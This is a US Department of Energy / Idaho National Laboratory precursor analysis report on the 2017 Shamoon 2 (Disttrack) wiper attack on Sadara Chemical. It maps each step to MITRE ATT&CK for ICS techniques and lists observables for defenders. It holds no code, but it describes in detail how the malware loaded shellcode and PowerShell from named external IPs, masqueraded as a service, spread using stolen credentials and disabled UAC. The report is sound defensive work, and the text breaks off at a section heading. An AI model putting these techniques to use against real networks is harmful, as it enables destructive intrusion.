PRECURSOR ANALYSIS REPORT: SHAMOON 2017 MALWARE CAMPAIGN AGAINST SADARA CHEMICAL COMPANY

Cybersecurity for the Operational Technology Environment (CyOTE)

30 SEPTEMBER 2022

CyOTE Cybersecurity for the Operational Technology Environment

U.S. DEPARTMENT OF ENERGY
Office of Cybersecurity, Energy Security, and Emergency Response

INL/RPT-22-69760

This document was prepared by Idaho National Laboratory (INL) under an agreement with and funded by the U.S. Department of Energy.

INL is a U.S. Department of Energy National Laboratory operated by Battelle Energy Alliance, LLC

This *paper* is the product of *research* conducted by the Cybersecurity for the Operational Technology Environment (CyOTE) program and was funded by the Department of Energy Office of Cybersecurity, Energy Security and Emergency Response (DOE CESER). No updates have been made since the date of publication and no further funding has been approved.

TABLE OF CONTENTS

FIGURES

TABLES

PRECURSOR ANALYSIS REPORT: SHAMOON 2017 MALWARE CAMPAIGN AGAINST SADARA CHEMICAL COMPANY

1. EXECUTIVE SUMMARY

The Shamoon 2017 Malware Campaign Against Sadara Chemical Company Precursor Analysis Report leverages publicly available information about the Shamoon 2 cyber attack and catalogs anomalous observables for each technique employed in the attack. This analysis is based upon the methodology of the Cybersecurity for the Operational Technology Environment (CyOTE) program.

The Shamoon 2 attacks from November 2016 through January 2017 targeted Saudi Arabia’s energy sector, General Authority of Civil Aviation (GACA), and Central Bank. On 23 January 2017, Sadara Chemical Company, a $20 billion joint venture between Saudi Aramco and Dow Chemical Company, was among at least 22 institutions impacted by a wave of cyber attacks. Sadara shut down its computer network and experienced a network disruption, although operations were unaffected. Two days later, Sadara stated that the impact was contained and concluded that their disruption was a result of the cyber attack experienced by multiple organizations in the Kingdom of Saudi Arabia (KSA).[1,2,3,4]

This report focuses on the adversarial behavior associated with the Shamoon 2 malware campaign against Sadara Chemical Company. Prior to Shamoon 2, the Shamoon 1 campaign targeted and caused significant damage to Saudi Aramco in August 2012. As with the 2012 attack against Saudi Aramco, Shamoon 2 used malware named Disttrack to spread hardcoded valid credentials, to detonate on a predefined date, and to wipe victim disks using the same license for the disk driver.[5,6]

Researchers and analysts identified 17 unique techniques (used in a sequence of 22 steps) utilized during the attack with a total of 370 observables using MITRE ATT&CK® for Industrial Control Systems. The CyOTE program assesses observables accompanying techniques used prior to the triggering event to identify opportunities to detect malicious activity. If observables accompanying the attack techniques are perceived and investigated prior to the triggering event, earlier comprehension of malicious activity can take place. Nineteen of the identified techniques used during the Sadara Chemical Company cyber attack were precursors to the triggering event. Case study analysis identified 296 observables associated with these precursor techniques, 221 of which were assessed to have an increased likelihood of being perceived in the 113 days preceding the triggering event. The response and comprehension time could have been reduced if the observables had been identified earlier.

The information gathered in this report contributes to a library of observables tied to a repository of artifacts, data sources, and technique detection references for practitioners and developers to support the comprehension of indicators of attack. Organizations can use these products if they experience similar observables or to prepare for comparable scenarios.

2. INTRODUCTION

The Cybersecurity for the Operational Technology Environment (CyOTE) program developed capabilities for energy sector organizations to independently identify adversarial tactics and techniques within their operational technology (OT) environments. Led by Idaho National Laboratory (INL) under leadership of the Department of Energy (DOE) Office of Cybersecurity, Energy Security, and Emergency Response (CESER), CyOTE is a partnership with energy sector owners and operators whose goal is to tie the impacts of a cyber attack to anomalies in the OT environment to determine whether the anomalies have a malicious cyber cause.

2.1. APPLYING THE CYOTE METHODOLOGY

The CyOTE methodology, as shown in Figure 1. CyOTE Methodology, applies fundamental concepts of perception and comprehension to a universe of knowns and unknowns increasingly disaggregated into observables, anomalies, and triggering events. The program utilizes MITRE's ATT&CK® Framework for Industrial Control Systems (ICS) as a common lexicon to assess triggering events. By leveraging the CyOTE methodology with existing commercial monitoring capabilities and manual data collection, energy sector partners can understand relationships between multiple observables, which could represent a faint signal of an attack requiring investigation. CyOTE can assist organizations in prioritizing their OT environment visibility investments.




Figure 1. CyOTE Methodology

Historical case studies such as this one support continued learning through analysis of incidents that have impacted OT. This precursor analysis report is based on publicly available reports and provides examples of how key concepts in the CyOTE methodology appear in the real world, providing insights on how similar novel attacks could be detected earlier and therefore mitigated. The analysis enables OT personnel to independently identify observables associated with techniques known to be indicators of attack within OT environments. The identified observables highlight anomalous events for further investigation, which could enhance comprehension of malicious activity.

A timeline of events based on the CyOTE methodology portrays the attack-related observables associated with the case study's cyber attack. The timeline includes assessed dates, the triggering event, and comprehension of malicious activity by the organization. The point on this timeline when each technique appears is critical to the organization's ability to perceive and comprehend the associated malicious activity. Perception of techniques early in the timeline is critical, since halting those techniques will generally have greater potential to limit additional attack vectors using other techniques, defeat the cyber attack, and limit damage to operations.

Each technique has an assessed perceivability. Perceivability is a function of the number of observables and the potential for personnel to detect those observables. If a technique includes effects which personnel may detect, such as deletion or modification of system files or required user execution, then the technique would be more perceivable.

Differences in infrastructure and system configurations may present different challenges and opportunities for observable detection. For example, architecture-wide endpoint monitoring is likely to improve the perceivability of techniques which modify host files, such as the Data Destruction technique (T0809) for Inhibit Response Function and Theft of Operational Information technique (T0882) for Impact. Network monitoring and log analysis capabilities are likely to improve perceivability of techniques which create malicious network traffic, such as the Standard Application Layer Protocol technique (T0869) for Command and Control, External Remote Services technique (T0822) for Initial Access, and Connection Proxy technique (T0884) for Command and Control. Alternatively, enhancing the monitoring parameters of system files would increase the perceivability of techniques such as Data from Information Repositories technique (T0811) for Collection and the Service Stop technique (T0881) for Inhibit Response Function.

Comprehension can be further enhanced by technique artifacts created when adversaries employ certain attack techniques. The CyOTE program provides organizations with a library of observables reported in each historical case. The library can be used in conjunction with a repository of artifacts, data sources, and technique detection references for practitioners and developers to support the comprehension of indicators of attack.

2.2. BACKGROUND ON THE ATTACK

The Shamoon 2 attacks from November 2016 through January 2017 targeted Saudi Arabia's energy sector, General Authority of Civil Aviation (GACA), and Central Bank.[7] On Monday, 23 January 2017 (D-0), Sadara Chemical Company, a $20 billion joint venture between Saudi Aramco and Dow Chemical Company, was forced to shut down its computer network as a result of the attack.

Prior to Shamoon 2, the Shamoon 1 attack targeted Saudi Aramco in August 2012 and caused significant damage. As with Shamoon 1, Shamoon 2 used malware named Disttrack to spread using hardcoded valid credentials, to detonate on a predefined date, and to wipe victim disks using the same license for the disk driver.[8,9]

Sadara Chemical Company likely began to receive spearphishing emails with malicious attachments several months prior to the network disruption on 23 January. The adversary achieved initial access by the Spearphishing Attachment (T0865) technique, as well as theft of valid Remote Desktop Protocol (RDP) credentials. Some emails, sent from legitimate email addresses of Middle Eastern organizations,[10] contained attachments with filenames containing names of benign businesses such as IT Worx and Saudi Arabia's Ministry of Commerce and Investment (MCI) to lure recipients.[11]

Aspects of the disruption, such as the servers from which malicious attachments were sent, align with persistent attack campaigns operating in the Middle East dating back to mid-2016.[12] One domain name from which malicious documents were served was registered in October 2016 (D-90).[13] This pattern suggests the initial breach associated with the Shamoon 2 attacks likely took place weeks before the malware was activated (D-180).[14]

A timeline of adversarial techniques is shown in Figure 2. The timeline includes the estimated number of days prior to and after the triggering event. The timeline after the triggering event includes the assessed victim comprehension timeline.





Figure 2. Intrusion Timeline

The Shamoon 2 attack forced Sadara to shut down its computer network on 23 January 2017 (D-0).[15,16] A variant of the Disttrack malware wiped victim hosts and left an image of the death of Alan Kurdi on machines, suggesting a politically-motivated adversary.[17] At least 22 organizations were affected by this second wave of Shamoon cyber attacks that started in November 2016 and impacted Saudi organizations in the energy, transportation, and financial sectors.[18]

Sadara's subsequent mitigation of the attack was likely completed within a matter of days, although the attack resulted in Loss of Productivity and Revenue (T0828). On 25 January 2017 (D+2), Sadara reported at 8:45 AM local time that "the impact has been contained, and the work is ongoing to conclude the investigation." The following day, Sadara reported that Symantec developed and deployed a solution to the disruption.[19]

Analysis identified 17 unique techniques in a sequence of 22 steps and timeframe likely used by adversaries during this cyber attack (Table 1). These attack techniques are defined according to MITRE's ATT&CK® for ICS framework.

Table 1. Techniques Used in the Shamoon Malware Campaign Against Sadara Chemical



Initial Access	Execution	Persistence	Privilege Escalation	Evasion	Discovery	Lateral Movement	Collection	Command and Control	Inhibit Response Function	Impair Process Control	Impact
Data Historian Compromise	Change Operating Mode	**Modify Program**	Exploitation for Privilege Escalation	Change Operating Mode	Network Connection Enumeration	Default Credentials	Automated Collection	Commonly Used Port	Activate Firmware Update Mode	Brute Force I/O	Damage to Property
Drive-by Compromise	**Command-Line Interface**	Module Firmware	Hooking	Exploitation for Evasion	Network Sniffing	Exploitation of Remote Services	Data from Information Repositories	**Connection Proxy**	Alarm Suppression	Modify Parameter	Denial of Control
Engineering Workstation Compromise	Execution through API	Project File Infection		**Indicator Removal on Host**	**Remote System Discovery**	Lateral Tool Transfer	Detect Operating Mode	**Standard Application Layer Protocol**	Block Command Message	Module Firmware	Denial of View
Exploit Public-Facing Application	Graphical User Interface	System Firmware		**Masquerading**	Remote System Information Discovery	Program Download	I/O Image		Block Reporting Message	Spoof Reporting Message	Loss of Availability
Exploitation of Remote Services	Hooking	Valid Accounts		Rootkit	Wireless Sniffing	**Remote Services**	Man in the Middle		Block Serial COM	Unauthorized Command Message	Loss of Control
External Remote Services	Modify Controller Tasking			Spoof Reporting Message		**Valid Accounts**	Monitor Process State		**Data Destruction**		**Loss of Productivity and Revenue**
Internet Accessible Device	**Native API**						Point & Tag Identification		Denial of Service		Loss of Protection
Remote Services	**Scripting**						Program Upload		**Device Restart/ Shutdown**		Loss of Safety
Replication Through Removable Media	**User Execution**						Screen Capture		Manipulate I/O Image		Loss of View
Rogue Master							Wireless Sniffing		Modify Alarm Settings		Manipulation of Control
Spearphishing Attachment									Rootkit		Manipulation of View
Supply Chain Compromise									Service Stop		Theft of Operational Information
Wireless Compromise									System Firmware		

Table 2. Precursor Analysis Report Quantitative Summary

Precursor Analysis Report Quantitative Summary	Totals
MITRE ATT&CK® for ICS Techniques	**22**
Technique Observables	**370**
Precursor Techniques	**19**
Precursor Technique Observables	**296**
Highly Perceivable Precursor Technique Observable	**221**

3. OBSERVABLE AND TECHNIQUE ANALYSIS

The following analysis may assist organizations in identifying malicious cyber activity earlier and more effectively. The following techniques and observables were compiled from publicly available sources and correlated with expert analysis.

3.1. SPEARPHISHING ATTACHMENT TECHNIQUE (T0865) FOR INITIAL ACCESS

The Shamoon 2 campaign began as early as October 2016 when the adversary sent a spearphishing email to Sadara Chemical Company with an attached Microsoft (MS) Office document. These and other malicious files were delivered via a URL shortening scheme to serve to victim hosts. Attached MS Office documents contained embedded PowerShell scripts that deployed a new variant of the Disttrack malware. Some document titles included benign or familiar names to lure Saudi-based employees to open the attachments, such as ITWorx (cv_itworx.doc), an Egyptian software services organization, and MCI (cv_mci.doc), Saudi Arabia’s Ministry of Commerce and Investment.[20]

Engineering, OT Staff, OT Cybersecurity, Management, Support Staff, IT Cybersecurity, and IT Staff would likely have received spearphishing emails and associated malicious documents.

A total of 34 observables were identified with the use of the Spearphishing Attachment technique (T0865). This technique is important for investigation because it is often one of the first techniques an adversary uses to gain initial access to a target environment, effectively responding to this technique will halt all future events. Terminating the chain of techniques at this point would prevent the spread of malware and likely prevent operational impacts.

Of the 34 observables associated with this technique, 27 are assessed to be highly perceivable.

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 29 artifacts could be generated by the Spearphishing Attachment technique
Technique Observers[a]	Engineering, OT Staff, OT Cybersecurity, Management, Support Staff, IT Cybersecurity, IT Staff

[a] Observer titles are adapted from the Job Role Groupings listed in the SANS ICS Job Role to Competency Level Poster. CyOTE products utilize these job categories rather than organizational titles to both support comprehensive analysis and preserve anonymity within the victim organization. A complete list of potential observers can be found in Appendix C.

3.2. USER EXECUTION TECHNIQUE (T0863) FOR EXECUTION

After a user receives a spearphishing email, they must interact with the malicious link it contains in order for the malware to propagate. The user clicks the malicious Office document, enabling command line access to the compromised machine. The attachment enables command line access and runs two PowerShell scripts; anomalous processes are allowed to access the shell via the command line.[21]

Engineering, OT Staff, OT Cybersecurity, Management, Support Staff, IT Cybersecurity, and IT Staff would have received attachments that, when opened, executed macros that spawn anomalous processes.

A total of five observables were identified with the use of the User Execution technique (T0863). This technique is important for investigation because it is often one of the first techniques an adversary uses to gain initial access to a target. Terminating the chain of techniques at this point would halt the spread of the Disttrack malware used by Shamoon 2 and likely prevent operational impacts.

Of the five observables associated with this technique, two are assessed to be highly perceivable (Email with Attached Anomalous MS Office Document; Anomalous MS Office Document).

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 23 artifacts could be generated by the User Execution technique
Technique Observers	Engineering, OT Staff, OT Cybersecurity, Management, Support Staff, IT Cybersecurity, IT Staff

3.3. SCRIPTING TECHNIQUE (T0853) FOR EXECUTION

Once a victim opened the MS Office attachment, macros within the document would launch two PowerShell scripts related to the Shamoon 2 installer. The first script was served from hxxp://139.59.46.154:3485/eiloShaegae1, and was likely related to the Pupy Remote Access Trojan (RAT). The second script loaded a Metasploit-related shellcode to read a PowerShell script from an external IP address.[22]

Early versions of Shamoon 2 contained three embedded resources extracted by the dropper. In addition, communications and wiper components were decrypted and dropped from the PKCS7 and PKCS12 resources.[23,24] For AMD 64-bit architectures, the X509 resource would be decrypted and dropped onto the system; more recent variants use random resource names, so samples of the Disttrack malware are harder to find in this manner.[25]

OT Cybersecurity and IT Cybersecurity likely could have observed the behavior of the PowerShell scripts originating from external domains on victim systems.

A total of 29 observables were identified with the use of the Scripting technique (T0853). This technique is important for investigation because it is a mechanism by which an adversary deploys malware on a host. Terminating the chain of techniques at this point would halt the spread of the Disttrack malware used by Shamoon 2 and likely prevent operational impacts.

Of the 29 observables associated with this technique,18 are assessed to be highly perceivable.

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 12 artifacts could be generated by the Scripting technique
Technique Observers	OT Cybersecurity, IT Cybersecurity

3.4. NATIVE API TECHNIQUE (T0834) FOR EXECUTION

Once a user opens the infected MS Office attachment, malicious macros within the document execute without the victim's knowledge. The macros call functions within the native Windows API to execute shellcode retrieved from external IP addresses. The W32.Disttrack.B variant used in the 2017 attack allocated memory using the VirtualAlloc function (memoryapi.h) in order to create a buffer that was subsequently written with shellcode. The macro then would spawn a thread within the malicious office document's virtual address space using CreateThread (processthreadsapi.h). If the shellcode successfully executes, the spawned thread will then create an additional buffer using VirtualAlloc and retrieve a PowerShell script from an external IP address (45.76.128.165:4443) using InternetReadFile (wininet.h). The buffer would then return as a string to PowerShell, which calls invoke-expression (iex) on it.[26]

OT Cybersecurity, IT Cybersecurity, and IT Staff could have observed the behavior of the native API calls that generated network traffic on victim systems.

A total of 15 observables were identified with this occurrence of the Native API technique (T0834). This technique is important for investigation because it allows the adversary to download and install malware to the victim network from an external IP. Terminating the chain of techniques at this point would halt the spread of the Disttrack malware used by Shamoon 2 and likely prevent operational impacts.

Of the 15 observables associated with this technique, 5 are assessed to be highly perceivable (Email with Attached Anomalous MS Office Document; Anomalous MS Office Document; Anomalous Network Traffic to External IP Address; Anomalous Network Traffic to 45.76.128.165 Over TCP Port 4443; Anomalous API Calls for External IP Address).

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 25 artifacts could be generated by the Native API technique
Technique Observers	OT Cybersecurity, IT Cybersecurity, IT Staff

3.5. MASQUERADING TECHNIQUE (T0849) FOR EVASION

The remainder of W32.Disttrack.B dropper's behavior was likely undetectable to the victim at Sadara Chemical Company in the months prior to January 2017. In general, the Disttrack dropper component writes itself to a remote system and creates a new service that appears legitimate. The service created by an anomalous executable often has a name of NtsSrv, but other names used by newer Disttrack variants include Ntertsrv, wow32, drdisk, and Maintenace Srv. The display name of the service to the end user is Microsoft Network Realtime Inspection Service. The service description is "Helps guard against time change attempts targeting known and newly discovered vulnerabilities in network time protocols." Depending on whether the victim host's processor architecture is 32 or 64-bit, the Disttrack dropper installs a 32-bit or a 64-bit variant at a specific file path in the Windows system32 directory.[27,28,29,30]

OT Cybersecurity, IT Cybersecurity, and IT Staff likely could have observed the installation of the Disttrack dropper as a service.

A total of 16 observables were identified with the use of the Masquerading technique (T0849). This technique is important for investigation because it shields adversarial behavior from the defenders. Terminating the chain of techniques at this point would halt the installation of the Disttrack malware dropper and halt the subsequent installation of the wiper.

Of the 16 observables associated with this technique,12 are assessed to be highly perceivable.

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 15 artifacts could be generated by the Masquerading technique
Technique Observers	OT Cybersecurity, IT Cybersecurity, IT Staff

3.6. REMOTE SYSTEM DISCOVERY TECHNIQUE (T0846) FOR DISCOVERY

Once installed on a victim host, the Disttrack malware incrementally scans the entire Class C subnet to which the host is connected. For each IP, the malware attempts to connect to network shares with stolen credentials. Disttrack opens the service manager on the remote system, resulting in system monitoring events if process monitoring is enabled. If the connection fails, Disttrack attempts to start the RemoteRegistry service, resulting in a logged event if the machine is running Windows 7 or a previous version. Disttrack then attempts to connect to the RemoteRegistry, generating WINREG traffic via DCE/RPC in the clear on most machines, as well as Sysmon events if system monitoring is enabled. Finally, Disttrack uses Microsoft's Remote Procedure Call (RPC) Endpoint Mapper to discover other systems on the network, and so generates calls to enumeration functions and network traffic associated with this tool such as an rpc-epmap broadcast.[31,32,33,34]

OT Cybersecurity, IT Cybersecurity, and IT Staff likely could have observed network traffic within enterprise and operational systems associated with discovery for the RemoteRegistry service.

A total of 12 observables were identified with the use of the Remote System Discovery technique (T0846). This technique is important for investigation because it enables the malware to spread within the victim network. Terminating the chain of techniques at this point would halt the propagation of the Disttrack malware within a subnet.

Of the 12 observables associated with this technique, 8 are assessed to be highly perceivable (Anomalous Network Traffic Associated with Incrementally Scanning the Entire Class C Subnet; Anomalous Connections to Network Shares Across Hosts Within a Subnet; Failed Attempted Connections to Network Shares Across Hosts Within a Subnet (Windows Event 5140); Anomalous Attempts to Open the Service Manager on Remote System; Anomalous Attempts to Open the Service Manager on Remote System: Process Monitoring, Sysmon Event 1 (If Enabled) Seen Starting Service Manager.exe From Expected Location; Anomalous Attempt to Start Remote Registry Service; Anomalous Attempt to Start RemoteRegistry Service: Event ID 7036 Will Show the Service Getting Sent a Start Signal if the Machine is Windows 7 or Before; Anomalous Network Traffic Associated with MS RPC Endpoint Mapper).

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 43 artifacts could be generated by the Remote System Discovery technique
Technique Observers	OT Cybersecurity, IT Cybersecurity, IT Staff

3.7. VALID ACCOUNTS TECHNIQUE (T0859) FOR LATERAL MOVEMENT

The Disttrack dropper targets hosts discovered during the Remote System Discovery (T0846) technique in Section 3.6. If the connection to Admin, C, D, or E shares on the target system with user privileges fail, then the malware uses hard-coded, stolen credentials. During the 2017 attack, the use of hard-coded credentials was not weak enough to have been guessed, brute forced, or determined via a dictionary attack. This indicates attackers may have previously compromised targeted networks and harvested user credentials. Disttrack scans the 254 IP addresses within the Class C network associated with the infected host, attempting to remotely log on to each host, in order of increasing IP address, by using the same credentials. With a connection to a victim host established, Shamoon 2 would update a key in the host's registry.[35,36]

OT Cybersecurity, IT Cybersecurity, and IT Staff may have been able to observe the sequential, nearly simultaneous connection attempts to network drives as well as attempted logins using the same hardcoded credentials.

A total of 12 observables were identified with the use of the Valid Accounts technique (T0859). This technique is important for investigation because it is the primary mechanism by which the Disttrack worm component propagates through the network. Terminating the chain of techniques at this point would limit propagation of the malware through the network.

All 12 observables are assessed to be highly perceivable.

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 16 artifacts could be generated by the Valid Accounts technique
Technique Observers	OT Cybersecurity, IT Cybersecurity, IT Staff

3.8. NATIVE API TECHNIQUE (T0834) FOR EXECUTION

Employees of Sadara Chemical Company whose machines were infected were likely unaware of the Disttrack dropper's behavior at this stage. Upon successful connection to a remote system, the Disttrack dropper extracts worm, Command and Control (C2), and wiper components and subsequently executes them via the Windows-native library, NETAPI32.dll. Disttrack calls GetWindowsDirectory on the remotely-accessible host and writes component files within the Windows system32 directory, likely resulting in Server Message Block (SMB) traffic from the infected machine to the remote system.[37,38] More recent variants of Disttrack use random resource names such as ICO, LANG, and MENU, mitigating the ability to easily find Disttrack samples, which originally used cryptographic names such as X509, PKCS7, and PKCS12.[39] Using hardcoded administrative credentials, Disttrack then creates a Windows Task Scheduler job, using the NetScheduleJobAdd function in order to run the executables for each component at the desired time.

OT Cybersecurity, IT Cybersecurity, and IT Staff may have been able to observe this technique, as personnel had access to the system internals to view anomalies, such as remote scheduling of jobs through the native, NETAPI32.dll.

A total of 53 observables were identified with the use of the Native API technique (T0834). This technique is important for investigation because the NETAPI32.dll library provides the means by which Disttrack schedules extracted components to execute. Terminating the chain of techniques at this point would limit or thwart propagation.

Of the 53 observables associated with this technique, 45 are assessed to be highly perceivable.

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts (See Appendix B)	A total of 25 artifacts could be generated by the Native API technique
Technique Observers	OT Cybersecurity, IT Cybersecurity, IT Staff

3.9. EXPLOITATION OF REMOTE SERVICES TECHNIQUE (T0866) FOR LATERAL MOVEMENT

The Disttrack dropper worm component opens the service manager of each system accessible to the victim machine within the network segment, then Disttrack sets the remote registry service to automatically start, if disabled. For each accessible machine, the service manager on the victim machine connects to the RemoteRegistry service, resulting in network traffic associated with the RegConnectRegistryW request. If successful, the malware disables the remotely accessible machine's User Account Control (UAC) by setting the LocalAccountTokenFilter policy registry key value to 1.[40,41,42,43]

Similarly, the service is used to disable Wow64 redirection. If the connection to the RemoteRegistry service is unsuccessful, then the worm component of Disttrack attempts to connect to the remotely accessible system using hardcoded, stolen administrator credentials. If authentication as admin is successful, then Disttrack schedules the installer to run via NetScheduleJobAdd as a task with a default name and starts at most 90 seconds after being scheduled. If successful, service creation and start will show in the Windows Event Log. After Disttrack gains access to the remotely accessible system from the victim machine, the dropper calls GetWindowsDirectory to retrieve the path of the Windows directory on the remote host. The malware then attempts to write itself to %WinDir%\system32 as ntssrvr32.exe and alter its timestamp to be the same as kernel32.dll.[44,45,46]

OT Cybersecurity, IT Cybersecurity, and IT Staff may have been able to observe the connection attempts to services and administrator accounts on the network segment as Disttrack attempted to propagate through the victim network.

A total of 16 observables were identified with the use of the Exploitation of Remote Services technique (T0866). This technique is important for investigation because it is the mechanism by which the Disttrack worm component propagates through the network. Terminating the chain of techniques at this point would limit propagation of the malware through the network.

Of the 16 observables associated with this technique, 11 are assessed to be highly perceivable.

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 31 artifacts could be generated by the Remote Services technique
Technique Observers	OT Cybersecurity, IT Cybersecurity, IT Staff

3.10. MODIFY PROGRAM TECHNIQUE (T0889) FOR PERSISTENCE

